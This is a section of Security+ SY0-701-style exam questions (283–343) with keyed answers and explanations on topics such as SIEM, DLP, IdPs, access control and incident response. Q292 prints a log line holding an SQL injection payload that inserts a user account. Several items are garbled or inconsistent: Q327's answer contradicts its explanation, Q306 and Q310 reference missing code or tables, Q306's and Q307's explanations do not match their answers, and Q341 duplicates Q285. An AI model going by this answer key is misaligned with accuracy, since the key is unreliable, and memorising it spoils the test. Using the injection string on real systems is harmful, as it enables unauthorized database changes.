An external examination (also known as an external audit or external review) is the best method for the Chief Information Security Officer (CISO) to gain an understanding of how the company's security policies compare to external regulatory requirements. External examinations are conducted by third-party entities that assess an organization's compliance with laws, regulations, and industry standards.
Penetration tests focus on identifying vulnerabilities, not compliance.
Internal audits assess internal controls but are not impartial or focused on regulatory requirements.
Attestation is a formal declaration but does not involve the actual evaluation of compliance.

QUESTION 283
A systems administrator notices that one of the systems critical for processing customer transactions is running an end-of-life operating system. Which of the following techniques would increase enterprise security?

A. Installing HIDS on the system
B. Placing the system in an isolated VLAN
C. Decommissioning the system
D. Encrypting the system's hard drive

Answer: B

Explanation:
To enhance security for a system running an end-of-life operating system, placing the system in an isolated VLAN is the most effective approach. By isolating the system from the rest of the network, you can limit its exposure to potential threats while maintaining its functionality. This segmentation helps protect the rest of the network from any vulnerabilities in the outdated system.
Installing HIDS (Host-based Intrusion Detection System) can help detect intrusions but won't mitigate the risks posed by an unsupported OS.
Decommissioning may not be feasible if the system is critical.
Encrypting the system's hard drive protects data at rest but doesn't address vulnerabilities from an outdated OS.

QUESTION 284
An organization is adopting cloud services at a rapid pace and now has multiple SaaS applications in use. Each application has a separate log-in. so the security team wants to reduce the number of credentials each

employee must maintain. Which of the following is the first step the security team should take?

A. Enable SAML
B. Create OAuth tokens.
C. Use password vaulting.
D. Select an IdP

Answer: D

Explanation:
The first step in reducing the number of credentials each employee must maintain when using multiple SaaS applications is to select an Identity Provider (IdP). An IdP provides a centralized authentication service that supports Single Sign-On (SSO), enabling users to access multiple applications with a single set of credentials.
Enabling SAML would be part of the technical implementation but comes after selecting an IdP.
OAuth tokens are used for authorization, but selecting an IdP is the first step in managing authentication.
Password vaulting stores multiple passwords securely but doesn't reduce the need for separate logins.

QUESTION 285
Which of the following would best explain why a security analyst is running daily vulnerability scans on all corporate endpoints?

A. To track the status of patching installations
B. To find shadow IT cloud deployments
C. To continuously the monitor hardware inventory
D. To hunt for active attackers in the network

Answer: A

Explanation:
Running daily vulnerability scans on all corporate endpoints is primarily done to track the status of patching installations. These scans help identify any missing security patches orvulnerabilities that could be exploited by attackers. Keeping the endpoints up-to-date with the latest patches is critical for maintaining security.
Finding shadow IT cloud deployments and monitoring hardware inventory are better achieved through other tools.
Hunting for active attackers would typically involve more real-time threat detection methods than daily vulnerability scans.

QUESTION 286
Which of the following threat vectors is most commonly utilized by insider threat actors attempting data exfiltration?

A. Unidentified removable devices
B. Default network device credentials
C. Spear phishing emails
D. Impersonation of business units through typosquatting

Answer: A

Explanation:
Unidentified removable devices, such as USB drives, are a common threat vector for insider threat actors attempting data exfiltration. Insiders can easily use these devices to transfer sensitive data out of the organization undetected, making it one of the most commonly utilized methods for data theft.

Default network device credentials are a security vulnerability but not typically used for data exfiltration.
Spear phishing emails are used for external attacks, not insider data exfiltration.
Impersonation through typosquatting is typically used by external actors for phishing or fraud.

QUESTION 287
A new employee logs in to the email system for the first time and notices a message from human resources about onboarding. The employee hovers over a few of the links within the email and discovers that the links do not correspond to links associated with the company. Which of the following attack vectors is most likely being used?

A. Business email
B. Social engineering
C. Unsecured network
D. Default credentials

Answer: B

Explanation:
The employee notices that the links in the email do not correspond to the company's official URLs, indicating that this is likely a social engineering attack. Social engineering involves manipulating individuals into divulging confidential information or performing actions that may compromise security. Phishing emails, like the one described, often contain fraudulent links to trick the recipient into providing sensitive information or downloading malware.
Business email refers to business email compromise (BEC), which typically involves impersonating a high-level executive to defraud the company.
Unsecured network is unrelated to the email content.
Default credentials do not apply here, as the issue is with suspicious links, not login credentials.

QUESTION 288
An IT manager is increasing the security capabilities of an organization after a data classification initiative determined that sensitive data could be exfiltrated from the environment. Which of the following solutions would mitigate the risk?

A. XDR
B. SPF
C. DLP
D. DMARC

Answer: C

Explanation:
To mitigate the risk of sensitive data being exfiltrated from the environment, the IT manager should implement a Data Loss Prevention (DLP) solution. DLP monitors and controls the movement of sensitive data, ensuring that unauthorized transfers are blocked and potential data breaches are prevented.
XDR (Extended Detection and Response) is useful for threat detection across multiple environments but doesn't specifically address data exfiltration.
SPF (Sender Policy Framework) helps prevent email spoofing, not data exfiltration.
DMARC (Domain-based Message Authentication, Reporting & Conformance) also addresses email security and spoofing, not data exfiltration.

QUESTION 289
An important patch for a critical application has just been released, and a systems administrator is

identifying all of the systems requiring the patch. Which of the following must be maintained in order to ensure that all systems requiring the patch are updated?

A. Asset inventory
B. Network enumeration
C. Data certification
D. Procurement process

Answer: A

Explanation:
To ensure that all systems requiring the patch are updated, the systems administrator must maintain an accurate asset inventory. This inventory lists all hardware and software assets within the organization, allowing the administrator to identify which systems are affected by the patch and ensuring that none are missed during the update process.
Network enumeration is used to discover devices on a network but doesn't track software that requires patching.
Data certification and procurement process are unrelated to tracking systems for patching purposes.

QUESTION 290
A company is concerned about the theft of client data from decommissioned laptops. Which of the following is the most cost-effective method to decrease this risk?

A. Wiping
B. Recycling
C. Shredding
D. Deletion

Answer: A

Explanation:
Wiping involves securely erasing data by overwriting the hard drive, ensuring the information is unrecoverable. It is cost-effective compared to physical destruction methods like shredding.

QUESTION 291
A company relies on open-source software libraries to build the software used by its customers. Which of the following vulnerability types would be the most difficult to remediate due to the company's reliance on opensource libraries?

A. Buffer overflow
B. SQL injection
C. Cross-site scripting
D. Zero day

Answer: D

Explanation:
Zero-day vulnerabilities are unknown flaws in software, making them harder to patch, especially when using open-source libraries without dedicated support teams.

QUESTION 292
While investigating a possible incident, a security analyst discovers the following log entries:

67.118.34.157 ----- [28/Jul/2022:10:26:59 -0300] "GET /query.php?q-wireless%20headphones / HTTP/1.0" 200 12737
132.18.222.103 ----[28/Jul/2022:10:27:10 -0300] "GET /query.php?q=123 INSERT INTO users VALUES('temp', 'pass123')# / HTTP/1.0" 200 935
12.45.101.121 ----- [28/Jul/2022:10:27:22 -0300] "GET /query.php?q=mp3%20players I HTTP/1.0" 200 14650
Which of the following should the analyst do first?

A. Implement a WAF
B. Disable the query .php script
C. Block brute-force attempts on temporary users
D. Check the users table for new accounts

Answer: D

Explanation:
The logs show an SQL injection attack. The first step is to verify if new accounts have been created, indicating a successful injection.

QUESTION 293
Which of the following should be used to ensure an attacker is unable to read the contents of a mobile device's drive if the device is lost?

A. TPM
B. ECC
C. FDE
D. HSM

Answer: C

Explanation:
Full Disk Encryption (FDE) ensures that all data on the drive is encrypted, preventing unauthorized access even if the device is lost.

QUESTION 294
An organization plans to expand its operations internationally and needs to keep data at the new location secure. The organization wants to use the most secure architecture model possible. Which of the following models offers the highest level of security?

A. Cloud-based
B. Peer-to-peer
C. On-premises
D. Hybrid

Answer: A

Explanation:
Cloud-based models provide strong security with features like encryption, redundancy, and disaster recovery, making it a secure choice for international operations.

QUESTION 295
The security team at a large global company needs to reduce the cost of storing data used for performing investigations. Which of the following types of data should have its retention length reduced?

A. Packet capture
B. Endpoint logs
C. OS security logs
D. Vulnerability scan

Answer: A

Explanation:
Packet capture data can be very large and may not need to be stored for extended periods compared to other logs essential for security audits.

QUESTION 296
Which of the following is the primary purpose of a service that tracks log-ins and time spent using the service?

A. Availability
B. Accounting
C. Authentication
D. Authorization

Answer: B

Explanation:
Accounting logs user activities such as log-ins and usage duration, which is part of the AAA framework (Authentication, Authorization, and Accounting).

QUESTION 297
Which of the following should be used to aggregate log data in order to create alerts and detect anomalous activity?

A. SIEM
B. WAF
C. Network taps
D. IDS

Answer: A

Explanation:
A Security Information and Event Management (SIEM) solution collects, aggregates, and correlates logs from multiple sources to detect anomalies and generate alerts. SIEMs are essential for security monitoring and incident detection.Reference: Security+ SY0-701 Course Content, Security+ SY0-601 Book.

QUESTION 298
Which of the following is a type of vulnerability that refers to the unauthorized installation of applications on a device through means other than the official application store?

A. Cross-site scripting
B. Buffer overflow
C. Jailbreaking
D. Side loading

Answer: D

Explanation:
Side loading refers to the process of installing applications on a device from outside the official app store, which can introduce security vulnerabilities by bypassing standard app validation processes.Reference: Security+ SY0-701 Course Content, Security+ SY0-601 Book.

QUESTION 299
Which of the following types of identification methods can be performed on a deployed application during runtime?

A. Dynamic analysis
B. Code review
C. Package monitoring
D. Bug bounty

Answer: A

Explanation:
Dynamic analysis is performed on software during execution to identify vulnerabilities based on how the software behaves in real-world scenarios. It is useful in detecting security issues that only appear when the application is running.Reference: Course Content.

QUESTION 300
A manufacturing company has deployed a new enterprise resource planning (ERP) system that integrates with multiple legacy systems. The security team needs to implement a change management process to ensure that security controls are maintained throughout the deployment and post-implementation phases. Which of the following is the PRIMARY benefit of implementing formal change management in this scenario?

A. It ensures that all system changes are documented, tested, and approved before implementation, reducing the risk of introducing new vulnerabilities.
B. It eliminates the need for vulnerability scanning tools by providing comprehensive documentation of all system modifications.
C. It allows system administrators to bypass security controls during emergency patches without requiring approval.
D. It transfers responsibility for security incidents from IT management to the change control board.

Answer: A

Explanation:
The correct answer is that formal change management ensures documentation, testing, and approval of changes before implementation. This is a core security principle that reduces the introduction of vulnerabilities by maintaining visibility and control over system modifications. Change management does NOT eliminate the need for other security controls like vulnerability scanning, does NOT allow bypassing security controls, and does NOT shift accountability away from IT management. All stakeholders remain responsible for security outcomes.

QUESTION 301
Which of the following is the best way to provide secure remote access for employees while minimizing the exposure of a company's internal network?

A. VPN

B. LDAP
C. FTP
D. RADIUS

Answer: A

Explanation:
A VPN (Virtual Private Network) is a secure method to provide employees with remote access to a company's network. It encrypts data, protecting it from interception and ensuring secure communication between the user and the internal network.Reference: Security+ SY0-701 Course Content, Security+ SY0-601 Book.

QUESTION 302
An administrator must replace an expired SSL certificate. Which of the following does the administrator need to create the new SSL certificate?

A. CSR
B. OCSP
C. Key
D. CRL

Answer: A

Explanation:
A Certificate Signing Request (CSR) is a request sent to a certificate authority (CA) to issue an SSL certificate. The CSR contains information like the public key, which will be part of the certificate.Reference: Security+ SY0-701 Course Content, Security+ SY0-601 Book.

QUESTION 303
Which of the following strategies should an organization use to efficiently manage and analyze multiple types of logs?

A. Deploy a SIEM solution
B. Create custom scripts to aggregate and analyze logs
C. Implement EDR technology
D. Install a unified threat management appliance

Answer: A

Explanation:
Deploying a Security Information and Event Management (SIEM) solution allows for efficient log aggregation, correlation, and analysis across an organization's infrastructure, providing real-time security insights.Reference: Security+ SY0-701 Course Content, Security+ SY0-601 Book.

QUESTION 304
A customer has a contract with a CSP and wants to identify which controls should be implemented in the IaaS enclave. Which of the following is most likely to contain this information?

A. Statement of work
B. Responsibility matrix
C. Service-level agreement
D. Master service agreement

Answer: B

Explanation:
A responsibility matrix clarifies the division of responsibilities between the cloud service provider (CSP) and the customer, ensuring that each party understands and implements their respective security controls.Reference: Security+ SY0-701 Course Content.

QUESTION 305
Which of the following is a type of vulnerability that involves inserting scripts into web-based applications in order to take control of the client's web browser?

A. SQL injection
B. Cross-site scripting
C. Zero-day exploit
D. On-path attack

Answer: B

Explanation:
Cross-site scripting (XSS) vulnerabilities allow attackers to inject malicious scripts into a website, which are then executed in the user's web browser, potentially leading to data theft or session hijacking.Reference: Security+ SY0-701 Course Content, Security+ SY0-601 Book.

QUESTION 306
A company's online shopping website became unusable shortly after midnight on January 30, 2023. When a security analyst reviewed the database server, the analyst noticed the following code used for backing up data:
Which of the following should the analyst do next?

A. Check for recently terminated DBAs.
B. Review WAF logs for evidence of command injection.
C. Scan the database server for malware.
D. Search the web server for ransomware notes.

Answer: B

Explanation:
When a database server becomes unavailable shortly after a backup operation, the analyst should investigate the backup code for malicious commands or vulnerabilities.
The analyst should examine the backup code for:
l SQL injection vulnerabilities: Malicious SQL commands that could damage or delete data
l Unvalidated input: Commands that accept user input without proper sanitization
l Privilege escalation: Code that runs with excessive permissions
l Destructive commands: Commands that drop tables, truncate data, or corrupt databases
l Scheduling issues: Backups running at times that conflict with critical operations
The timing of the outage (shortly after midnight on a specific date) suggests this could be:
l A scheduled backup job that was compromised
l Code that contains malicious logic triggered by date/time conditions
l A ransomware or destructive attack that was triggered by or disguised as a backup operation
Next steps should include code review, checking backup logs, isolating systems, and evaluating data recovery options.

QUESTION 307
Which of the following would be the best way to test resiliency in the event of a primary power failure?

A. Parallel processing
B. Tabletop exercise
C. Simulation testing
D. Production failover

Answer: D

Explanation:
The best way to test resiliency in the event of a primary power failure is to conduct a controlled failover test or planned downtime test during a maintenance window.
Effective testing approaches include:
l Failover testing: Intentionally switch from primary power to backup systems (generators, UPS) in a controlled manner
l Load testing: Verify that backup power systems can handle the full load of critical systems
l Simulated power loss: Test automatic failover mechanisms without actually disrupting services
l Scheduled maintenance: Perform during designated maintenance windows to minimize business impact
What should NOT be done:
l Unplanned tests during production hours
l Untested failover to backup systems
l Tests without proper monitoring and rollback procedures
The test should verify:
l Backup power systems activate automatically
l Critical systems switch to backup power seamlessly
l Data integrity is maintained
l Recovery time objectives (RTO) are met

QUESTION 308
Which of the following would be the most appropriate way to protect data in transit?

A. SHA-256
B. SSL 3.0
C. TLS 1.3
D. AES-256

Answer: C

Explanation:
The most appropriate way to protect data in transit is through encryption using protocols like TLS/SSL or VPN.
l TLS/SSL (HTTPS): Encrypts data transmitted over HTTP connections, the standard for web traffic
l VPN (Virtual Private Network): Creates an encrypted tunnel for all network traffic over untrusted networks
l IPSec: Encrypts data at the network layer
Why encryption is essential for data in transit:
l Protects against man-in-the-middle (MITM) attacks
l Prevents packet sniffing and eavesdropping
l Maintains confidentiality of sensitive information
l Ensures data hasn't been tampered with (when using authenticated encryption)
Implementation considerations:
l Use strong cipher suites and modern TLS versions (1.2 or higher)

l Implement certificate pinning where appropriate
l Use perfect forward secrecy (PFS) for additional security
l Encrypt all communications, not just password transmissions

---

QUESTION 309
Which of the following Is a common, passive reconnaissance technique employed by penetration testers in the early phases of an engagement?

A. Open-source intelligence
B. Port scanning
C. Pivoting
D. Exploit validation

Answer: A

Explanation:
Common passive reconnaissance techniques employed by penetration testers include:
l OSINT (Open-Source Intelligence): Gathering publicly available information from websites, social media, DNS records, WHOIS databases
l DNS enumeration: Querying public DNS records to identify subdomains and IP addresses
l Search engine queries: Using Google dorking and similar techniques to find exposed information
l Social media research: Identifying employees, organizational structure, and technical details
l Public records review: Examining job postings, press releases, and regulatory filings
l Passive network reconnaissance: Listening to network traffic without actively probing systems
Why passive reconnaissance is valuable:
l Does not trigger security alerts or IDS/IPS systems
l Leaves no evidence of reconnaissance activities
l Provides valuable targeting information for later active testing
l Helps understand the organization's attack surface
Passive techniques are employed first because they are stealthy and provide reconnaissance data without alerting the target organization.

QUESTION 310
A security analyst receives an alert from a corporate endpoint used by employees to issue visitor badges. The alert contains the following details:
Which of the following best describes the indicator that triggered the alert?

A. Blocked content
B. Brute-force attack
C. Concurrent session usage
D. Account lockout

Answer: B

Explanation:
Detailed The activity described in the table, where multiple connection attempts are made on port 445 (used for SMB services), suggests a brute-force attack. The attacker likely used automated methods to guess credentials, causing multiple failures. Such attempts are ahallmark of brute-force attacks targeting shared resources. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: 'Indicators of Malicious Activity'.

QUESTION 311
A penetration test has demonstrated that domain administrator accounts were vulnerable to pass-the-hash attacks. Which of the following would have been the best strategy to prevent the threat actor from using domain administrator accounts?

A. Audit each domain administrator account weekly for password compliance.
B. Implement a privileged access management solution.
C. Create IDS policies to monitor domain controller access.
D. Use Group Policy to enforce password expiration.

Answer: B

Explanation:
Detailed Privileged access management (PAM) solutions effectively mitigate pass-the-hash attacks by enforcing least privilege and session management for administrative accounts. These tools restrict how and when credentials can be accessed, thereby reducing attack surfaces. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Vulnerabilities, Section: 'Mitigation Techniques'.

QUESTION 312
Which of the following security concepts is accomplished when granting access after an individual has logged into a computer network?

A. Authorization
B. Identification
C. Non-repudiation
D. Authentication

Answer: A

Explanation:
Detailed Authorization refers to the process of granting or denying specific rights to a user after verifying their identity through authentication. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 1: General Security Concepts, Section: 'Authentication, Authorization, and Accounting (AAA)'.

QUESTION 313
A security professional discovers a folder containing an employee's personal information on the enterprise's shared drive. Which of the following best describes the data type the securityprofessional should use to identify organizational policies and standards concerning the storage of employees' personal information?

A. Legal
B. Financial
C. Privacy
D. Intellectual property

Answer: C

Explanation:
Detailed Privacy data includes information such as Personally Identifiable Information (PII), which relates to employees' or customers' personal data. Organizations often maintain policies and standards specifically addressing how such sensitive information should be handled. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: 'Data Types and Classifications'.

QUESTION 314
An organization needs to monitor its users' activities to prevent insider threats. Which of the following solutions would help the organization achieve this goal?

A. Behavioral analytics
B. Access control lists
C. Identity and access management
D. Network intrusion detection system

Answer: A

Explanation:
Detailed Behavioral analytics tools monitor user actions and detect anomalies that may indicate insider threats, such as unauthorized access or unusual data exfiltration activities. These tools establish baselines for normal behavior and flag deviations. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: 'Behavioral Analytics and Monitoring'.

QUESTION 315
A company wants to track modifications to the code used to build new virtual servers. Which of the following will the company most likely deploy?

A. Change management ticketing system
B. Behavioral analyzer
C. Collaboration platform
D. Version control tool

Answer: D

Explanation:
Detailed A version control tool, such as Git, tracks changes made to code, maintains history, and allows developers to manage and revert to earlier versions when needed. This ensures accountability and control over modifications. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: 'Version Control and Documentation'.

QUESTION 316
Which of the following should an organization focus on the most when making decisions about vulnerability prioritization?

A. Exposure factor
B. CVSS
C. CVE
D. Industry impact

Answer: B

Explanation:
Detailed The Common Vulnerability Scoring System (CVSS) is a standardized metric used to assess the severity of vulnerabilities, aiding organizations in prioritizing their response based on risk. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Vulnerabilities, Section: 'Vulnerability Prioritization and Metrics'.

QUESTION 317
Company A jointly develops a product with Company B, which is located in a different country. Company A

finds out that their intellectual property is being shared with unauthorized companies. Which of the following has been breached?

A. SLA
B. AUP
C. SOW
D. MOA

Answer: D

Explanation:
Detailed A Memorandum of Agreement (MOA) outlines terms of cooperation, including restrictions on sharing intellectual property. A breach indicates the terms of the agreement were violated, compromising confidentiality or usage terms. Reference: CompTIASecurity+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: 'Third-Party Risk Management'.

QUESTION 318
Which of the following most accurately describes the order in which a security engineer should implement secure baselines?

A. Deploy, maintain, establish
B. Establish, maintain, deploy
C. Establish, deploy, maintain
D. Deploy, establish, maintain

Answer: C

Explanation:
Detailed The correct sequence is to first establish secure baselines by determining the required configurations, deploy those configurations across systems, and finally maintain the configurations through regular updates and auditing. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: 'Secure Baseline Development'.

QUESTION 319
Which of the following are the best security controls for controlling on-premises access? (Select two.)

A. Swipe card
B. Picture ID
C. Phone authentication application
D. Biometric scanner
E. Camera
F. Memorable

Answer: A, D

Explanation:
Detailed Swipe cards and biometric scanners are commonly used to control on-premises access due to their reliability and ability to restrict unauthorized entry. Swipe cards provide physical access control, while biometric scanners ensure identity verification. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 1: General Security Concepts, Section: 'Physical Security Controls'.

QUESTION 320
Which of the following is the best way to validate the integrity and availability of a disaster recovery site?

A. Lead a simulated failover.
B. Conduct a tabletop exercise.
C. Periodically test the generators.
D. Develop requirements for database encryption.

Answer: A

Explanation:
Detailed A simulated failover tests the disaster recovery site's ability to handle a full transition of services. This ensures all systems can function as expected during an actual disaster. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: 'Disaster Recovery and Business Continuity Planning'.

QUESTION 321
While conducting a business continuity tabletop exercise, the security team becomes concerned by potential impacts if a generator fails during failover. Which of the following is the team most likely to consider in regard to risk management activities?

A. RPO
B. ARO
C. BIA
D. MTTR

Answer: D

Explanation:
Detailed Mean Time to Repair (MTTR) is a key metric in risk management, reflecting the time required to repair a failed component, such as a generator, and restore operations. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: 'Business Continuity Metrics'.

QUESTION 322
Which of the following is a possible consequence of a VM escape?

A. Malicious instructions can be inserted into memory and give the attacker elevated permissions.
B. An attacker can access the hypervisor and compromise other VMs.
C. Unencrypted data can be read by a user in a separate environment.
D. Users can install software that is not on the manufacturer's approved list.

Answer: B

Explanation:
Detailed A VM escape occurs when an attacker breaks out of a virtual machine's isolation to access the hypervisor. This compromise can allow control of the hypervisor and all other VMs on the host, posing significant security risks. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: 'Virtualization Risks and Mitigation'.

QUESTION 323
Which of the following is prevented by proper data sanitization?

A. Hackers' ability to obtain data from used hard drives
B. Devices reaching end-of-life and losing support
C. Disclosure of sensitive data through incorrect classification
D. Incorrect inventory data leading to a laptop shortage

Answer: A

Explanation:
Detailed Proper data sanitization ensures that sensitive data is securely erased from storage devices, preventing unauthorized access or recovery when the devices are disposed of or reused. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: 'Data Sanitization and Disposal Methods'.

QUESTION 324
Which of the following is the best way to prevent an unauthorized user from plugging a laptop into an employee's phone network port and then using tools to scan for database servers?

A. MAC filtering
B. Segmentation
C. Certification
D. Isolation

Answer: A

Explanation:
Detailed MAC filtering allows network administrators to control device access by specifying allowed MAC addresses. This prevents unauthorized devices, such as a laptop plugged into a network port, from gaining access. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats and Vulnerabilities, Section: 'Network Access Control Methods'.

QUESTION 325
Which of the following describes the procedures a penetration tester must follow while conducting a test?

A. Rules of engagement
B. Rules of acceptance
C. Rules of understanding
D. Rules of execution

Answer: A

Explanation:
Detailed Rules of engagement specify the agreed-upon boundaries, scope, and procedures for a penetration test to ensure compliance and avoid disruption to the environment. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: 'Penetration Testing Procedures'.

QUESTION 326
Which of the following is the stage in an investigation when forensic images are obtained?

A. Acquisition
B. Preservation
C. Reporting
D. E-discovery

Answer: A

Explanation:
Detailed The acquisition phase involves creating forensic images (exact replicas) of storage devices or memory to ensure data integrity for further analysis. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: 'Forensic Imaging and Chain of Custody'.

QUESTION 327
A security analyst learns that an attack vector, used as part of a recent incident, was a well-known IoT device exploit. The analyst needs to review logs to identify the time of the initial exploit. Which of the following logs should the analyst review first?

A. Endpoint
B. Application
C. Firewall
D. NAC

Answer: A

Explanation:
Detailed Firewall logs provide details of all network traffic, including connections to and from IoT devices. They are typically the first source of evidence for identifying the time of an exploit. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: 'Log Analysis for Incident Response'.

QUESTION 328
A group of developers has a shared backup account to access the source code repository. Which of the following is the best way to secure the backup account if there is an SSO failure?

A. RAS
B. EAP
C. SAML
D. PAM

Answer: D

Explanation:
Detailed Privileged Access Management (PAM) solutions enhance security by enforcing strong authentication, rotation of credentials, and access control for shared accounts. This is especially critical in scenarios like SSO failures. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: 'Privileged Access and Identity Management'.

QUESTION 329
Which of the following threat actors would most likely deface the website of a high-profile music group?

A. Unskilled attacker
B. Organized crime
C. Nation-state
D. Insider threat

Answer: A

Explanation:
Detailed An unskilled attacker, often referred to as a script kiddie, is likely to engage in website defacement. This type of attack typically requires minimal expertise and is often conducted for notoriety. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: 'Threat Actors and Motivations'.

QUESTION 330
Which of the following best describes the concept of information being stored outside of its country of origin while still being subject to the laws and requirements of the country of origin?

A. Data sovereignty
B. Geolocation
C. Intellectual property
D. Geographic restrictions

Answer: A

Explanation:
Detailed Data sovereignty refers to the principle that data stored in another country remains subject to the originating country's laws. This is a common concern in cloud computing. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: 'Data Sovereignty and Regulatory Compliance'.

QUESTION 331
Which of the following should a company use to provide proof of external network security testing?

A. Business impact analysis
B. Supply chain analysis
C. Vulnerability assessment
D. Third-party attestation

Answer: D

Explanation:
Detailed Third-party attestation involves an external, independent party performing a network security assessment and providing documented proof, ensuring objectivity and compliance with regulatory or client requirements. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: 'Compliance and Security Audits'.

QUESTION 332
Which of the following allows a systems administrator to tune permissions for a file?

A. Patching
B. Access control list
C. Configuration enforcement
D. Least privilege

Answer: B

Explanation:
Detailed Access control lists (ACLs) allow administrators to fine-tune file permissions by specifying which users or groups have access to a file and defining the level of access. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: 'Access Control Mechanisms'.

QUESTION 333
Which of the following would a security administrator use to comply with a secure baseline during a patch update?

A. Information security policy
B. Service-level expectations
C. Standard operating procedure
D. Test result report

Answer: C

Explanation:
Detailed Standard operating procedures (SOPs) outline the steps to be followed to maintain a secure baseline, such as testing and deploying patches while minimizing risk to the system. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: 'Patch Management and Baseline Compliance'.

QUESTION 334
A systems administrator receives a text message from an unknown number claiming to be the Chief Executive Officer of the company. The message states an emergency situation requires a password reset. Which of the following threat vectors is being used?

A. Typosquatting
B. Smishing
C. Pretexting
D. Impersonation

Answer: B

Explanation:
Detailed Smishing is a type of phishing attack that uses SMS text messages to deceive recipients into taking actions such as revealing sensitive information. The urgency in the text indicates this vector. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: 'Social Engineering Techniques'.

QUESTION 335
A company is aware of a given security risk related to a specific market segment. The business chooses not to accept responsibility and target their services to a different market segment. Which of the following describes this risk management strategy?

A. Exemption
B. Exception
C. Avoid
D. Transfer

Answer: C

Explanation:
Detailed Avoidance involves choosing not to engage in activities or markets where certain risks are present. This is a proactive approach to risk management. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: 'Risk Management Strategies'.

QUESTION 336
A company wants to improve the availability of its application with a solution that requires minimal effort in

the event a server needs to be replaced or added. Which of the following would be the best solution to meet these objectives?

A. Load balancing
B. Fault tolerance
C. Proxy servers
D. Replication

Answer: A

Explanation:
Detailed Load balancing improves application availability by distributing traffic across multiple servers. If one server fails, traffic is automatically routed to other available servers with minimal intervention. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: 'High Availability Solutions'.

QUESTION 337
Which of the following types of vulnerabilities is primarily caused by improper use and management of cryptographic certificates?

A. Misconfiguration
B. Resource reuse
C. Insecure key storage
D. Weak cipher suites

Answer: C

Explanation:
Detailed Insecure key storage refers to vulnerabilities caused by improper handling of cryptographic keys and certificates, such as storing them in plaintext or lacking access controls. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: 'Cryptographic Vulnerabilities and Mitigation'.

QUESTION 338
A security administrator is addressing an issue with a legacy system that communicates data using an unencrypted protocol to transfer sensitive data to a third party. No software updates that use an encrypted protocol are available, so a compensating control is needed. Which of the following are the most appropriate for the administrator to suggest? (Select two.)

A. Tokenization
B. Cryptographic downgrade
C. SSH tunneling
D. Segmentation
E. Patch installation
F. Data masking

Answer: C, D

Explanation:
Detailed SSH tunneling can secure the unencrypted protocol by encapsulating traffic in an encrypted tunnel. Segmentation isolates the legacy system, reducing the risk of unauthorized access. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: 'Compensating Controls for Legacy Systems'.

QUESTION 339
Which of the following should be used to ensure a device is inaccessible to a network-connected resource?

A. Disablement of unused services
B. Web application firewall
C. Host isolation
D. Network-based IDS

Answer: C

Explanation:
Detailed Host isolation ensures that a device is separated from the network, preventing it from accessing or being accessed by other network resources. This is typically achieved by quarantining the device. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: 'Isolation and Containment'.

QUESTION 340
A security engineer at a large company needs to enhance IAM to ensure that employees can only access corporate systems during their shifts. Which of the following access controls should the security engineer implement?

A. Role-based
B. Time-of-day restrictions
C. Least privilege
D. Biometric authentication

Answer: B

Explanation:
Detailed
Time-of-day restrictions limit access to corporate systems based on predefined schedules. This ensures employees can only access resources during their assigned work hours. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: 'Access Control Models'.

QUESTION 341
Which of the following would best explain why a security analyst is running daily vulnerability scans on all corporate endpoints?

A. To track the status of patch installations
B. To find shadow IT cloud deployments
C. To continuously monitor hardware inventory
D. To hunt for active attackers in the network

Answer: A

Explanation:
Detailed
Daily vulnerability scans help identify missing patches or updates across endpoints, allowing security teams to ensure compliance with patch management policies. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: 'Vulnerability Management'.

QUESTION 342
A cybersecurity analyst is reviewing network logs and identifies a suspicious pattern: multiple failed login

attempts to a domain controller from an internal workstation, followed by successful authentication using valid credentials, and then lateral movement to sensitive file servers. Which of the following attack sequences best describes this activity?

A. Reconnaissance phase, exploitation phase, and post-exploitation phase of an advanced persistent threat.
B. A distributed denial-of-service attack followed by privilege escalation on network infrastructure.
C. Social engineering attack followed by credential stuffing on external cloud services.
D. Phishing campaign followed by malware installation and command-and-control communication.

Answer: A

Explanation:
This scenario describes the typical attack lifecycle: reconnaissance (testing domain controller accessibility), exploitation (compromising valid credentials), and post-exploitation (lateral movement to high-value targets). The other options describe different attack vectors that don't align with this progression. A DDoS followed by privilege escalation would show different network patterns. Social engineering and credential stuffing target external systems differently. Phishing with malware would show C2 communication patterns, not legitimate credential use. Understanding this attack chain is essential for threat detection and response.

QUESTION 343
Which of the following would be the greatest concern for a company that is aware of the consequences of non-compliance with government regulations?

A. Right to be forgotten
